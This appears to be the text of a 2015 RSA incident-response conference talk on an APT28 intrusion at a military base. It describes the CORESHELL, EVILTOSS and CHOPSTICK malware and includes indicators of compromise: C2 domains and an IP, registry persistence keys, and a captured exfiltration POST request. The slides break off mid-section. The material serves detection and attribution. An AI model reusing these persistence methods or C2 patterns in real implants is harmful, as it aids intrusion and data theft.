


How the attacker reacted

- ◆ The Army has triaged the compromised system reinstalling the OS and applications and has close the case.
- ◆ As result of the triage, the attacker changes strategy for a while.
- ◆ APT28 has lowered the volume of his traffic and, for more than 20 days nothing has been reported.
- ◆ The military was ready closed the case, but another anomaly has been founded during a scheduled maintenance on a server in the base Data Center.
- ◆ Looking at the logs, they have discovered the presence of repeated accesses from ad Administrator account logging from an external IP address.
- ◆ The case has escalated quickly this time.



The Methodology




What we can bring to the table?

- ◆ I am part of RSA IR Team and our structured approach, developed from our field experience is now tuned to face attacks like this one.
- ◆ Our approach leverages on “Actionable IoCs” and the support of tools that could easily integrate these IoCs to speedup the IR investigation process.
- ◆ This is a methodology and not a “method”, because it counts on procedures, analyses and evidences in a scientifically sounding approach.
- ◆ To collect actionable IoCs we use a synergic approach that includes network and system visibility with log and malware analyses.
- ◆ It involves aggregation of IoCs and their classification to create a “Knowledge Base” of attacks, tools and strategies that could be “reused” in subsequent engagements to streamline the response and support the attribution.




The Methodology



Actionable IoCs

What our methodology suggests


- ◆ IR is an ongoing process that spawns on multiple areas.



Actionable IoCs


What our methodology suggests

- ◆ To operationalize the IoC you should develop, use and store it in a reusable logic.



Investigation: first step

- ◆ The Customer has initially escalated the problem to another team, but despite the efforts and a triage attempt, the result was not satisfactory.
- ◆ Few days after the triage they discover additional lateral movements in their network.
- ◆ At this point the Customer called us.
- ◆ We notice, since the initial talk, that the Customer was lacking any network visibility and the investigation was performed without a structured approach.



Zero Trust

Below zero trust...

- ◆ Following our advice to bring a network forensic tool in their environment (RSA Security Analytics) we have been able to ensure that, even after the «apparent» expulsion of the attacker, several machines were still infected.


The image displays two screenshots of the Event Reconstruction tool. The left screenshot shows a network session with a first packet time of 2015-08-04T13:27:45.14. The right screenshot shows a network session with a first packet time of 2015-08-03T06:10:24.395. A red arrow points to the right screenshot with the text "Successful communication recorded after expulsion/triage...".

The «network visibility» has offered also the chance to proactively monitor the occurrence of other malicious attacks.

Our investigation

Our approach tailored to the case

- We have rebuilt the investigation process from the scratch aiming to identify malicious behavior from the already collected samples to build optimal Network Forensic IOC and to apply them as a base to highlight further machines infected.



- Thanks to that we have been able to enumerate remaining infected machines and to unearth the “missing piece”: the Chopstick RAT that the original IR team was not capable of identify. We know, from experience, that APT28 uses Chopstick RAT for most interesting targets.



Attacker Tools



APT 28 Tools




APT 28 Tools seen in this investigation

- ◆ **CORESHELL:** This downloader is the evolution of the previous downloader of choice from APT28 known as “SOURFACE” (or “Sofacy”). This downloader, once executed, create the conditions to download and execute a second-stage (usually Eviltoss) from a C2.
- ◆ **EVILTOSS:** This backdoor is delivered through CORESHELL downloader to gain system access for reconnaissance, monitoring, credential theft, and shellcode execution.
- ◆ **CHOPSTICK:** This is a modular implant compiled from a software framework that provides tailored functionality and flexibility. By far Chopstick is the most advanced tool used by APT 28.
- ◆ **MIMIKATZ:** Everyone of us knows this tool. In this case, this has been of devastating effects to completely compromise AD Forest.

APT 28 Tools

CORESHELL behavioral analysis


Coreshell was relatively easy to detonate, apart for some AntiVM checks before executing. The behavioral analysis has permitted to highlight several DNS connections:




Time	PID	Process Path	Operation	Info
19:12:10:748	3776	C:\Windows\System32\rundll32.exe	dns(2)	microsoftdriver.com
19:12:31:808	3776	C:\Windows\System32\rundll32.exe	dns(2)	windowsappstore.net
19:13:13:804	3776	C:\Windows\System32\rundll32.exe	dns	1007.net

The DNS requests aim to different external hosts. The malware use a beacon mechanism based on HTTP POST and a separate thread for instructions still in HTTP.

The User-Agent, as explained earlier, can be used as IOC, at least for the oldest variants.




Note: Latest version of CORESHELL uses the victim's browser User-Agent making the IOC useless.



APT 28 Tools


CORESHELL ATTRIBUTION BY COMPARISON



The attribution has been performed in two ways:

- by comparison, between the discovered samples and the public ones.
- by analysis, looking for indicators related to the date and time of compilation, the time zone, the language of the malware and its behaviour.

The dropped files have been verified as well and compared between different droppers.



APT 28 Tools

EVILTOSS IOCs

- ◆ At system level the malware modifies the Registry in order to ensure persistence.
- ◆ It is dropped and executed, usually, from one of these folders:

EVILTOSS installation folder
%system%
%temp%
%commonprogramfiles%\System\


Registry Keys and Values	Created	Modified
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Network Identification Service\parameters\ServiceDll = %EVILTOSS folder%<EVILTOSSNAME>.dll	Yes	No
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Network Identification Service\parameters\ServiceDllUnloadOnStop = 1	Yes	No
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\ntsvcs = Network Identification Service	Yes	No
HKEY_LOCAL_MACHINE\software\microsoft\windowsNT\currentversion\svchost\ntsvcs\CoInitializeSecurityParam → 1	Yes	No

download files from a remote computer and/or the Internet
run executable files
log keystrokes
send gathered information



APT 28 Tools

EVILTROSS ATTRIBUTION BY COMPARISON



The attribution has been performed in two ways:

- by comparison, between the discovered samples and the public ones.
- by analysis, looking for indicators related to the date and time of compilation, the time zone and the language of the malware discovered.

Also lateral movements have been verified in terms of timeframe of the log and hosts involved.



APT 28 Tools

EVILTOSS IOCs

- ◆ EVILTOSS and CORESHELL share a lot of commonalities, both in the communication mechanism and the obfuscation/encryption. I.E. both obfuscate strings that are decoded at runtime.
- ◆ EVILTOSS uses RSA encryption to encrypt data and send it through a HTTP POST message very similar to CORESHELL traffic:

Event Reconstruction

service	id	type	source	destination	service	first packet time	last packet time
SA - Broker	378239225	Network Session	[REDACTED] : 56771	131.72.136.10 : 80	80	2015-08-01T08:15:34.35	2015-08-01T08:15:36.70

Request & Response | Top To Bottom | View Text | Actions | Open Event in New Tab

Request

```
POST /update/ HTTP/1.1
User-Agent: MSIE 8.0
Content-Length: 5158
Pragma: no-cache
Host: eservicesystems.net
Cache-Control: no-cache

tbhyyqFvOpbVw/ZuXf63G6Bc09tv4FQ12nE4wzbOhWjVAi1vYIZvVVMUNvYILYxHC
YB/auBG7c1ZeMCqp2fJ0UkFwC6oYveDDk5TIgfr4Dk20esL+JDYns2CQh4U8EUv+
foWGXaxS3OzZp00HGDSzq05F/fv3UDY6NI590k35U1koKaQoE1F7CKZUmyB4j1l
GF99EEoJQfVoTSRG2p509rDpVVA3EQWZ2PqzCpH6D0D9Ftq08T91SQXxAOmmwZ2c
g4Wzqu9FC1izPirFzagKHDx1X8MBI+pRQXZ20hfGTaaAlmqf33hALFeRwzMYG1rc

Cont...
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Mon, 03 Aug 2015 06:12:10 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 6
Connection: keep-alive

O.K...
```

C2 ack for exfil



APT 28 Tools



CHOPSTICK

- ◆ CHOPSTICK is a Trojan family, written in C++ and built from a framework.
- ◆ It offers a diverse set of capabilities for different deployments.
- ◆ It collects detailed information from the host settings and it is aware of the presence of several security products.
- ◆ It may communicate with external servers using SMTP, HTTP or HTTPS.
- ◆ CHOPSTICK stores all collected information in a hidden file for temporary storage.
- ◆ It communicates with the C2 via Windows “mailslot”, not named pipes or sockets.
- ◆ CHOPSTICK main executable creates a “mailslot” in Windows machines and acts as the mailslot server, while its code injected into the other processes acts as a client allowing the Trojan to access and steal any type of information.
- ◆ The RC4 encryption used here also uses a 50 bytes static key plus four-byte random salt value.

EMC²

RSA
Conference
2015
Abu Dhabi

APT 28 Tools

CHOPSTICK IOCs

- ◆ Looking at network traffic we discover that, after approximately 60 seconds of execution time, CHOPSTICK begins communicating with one of its C2 servers. Usually as in our sample the traffic was over HTTP:

```
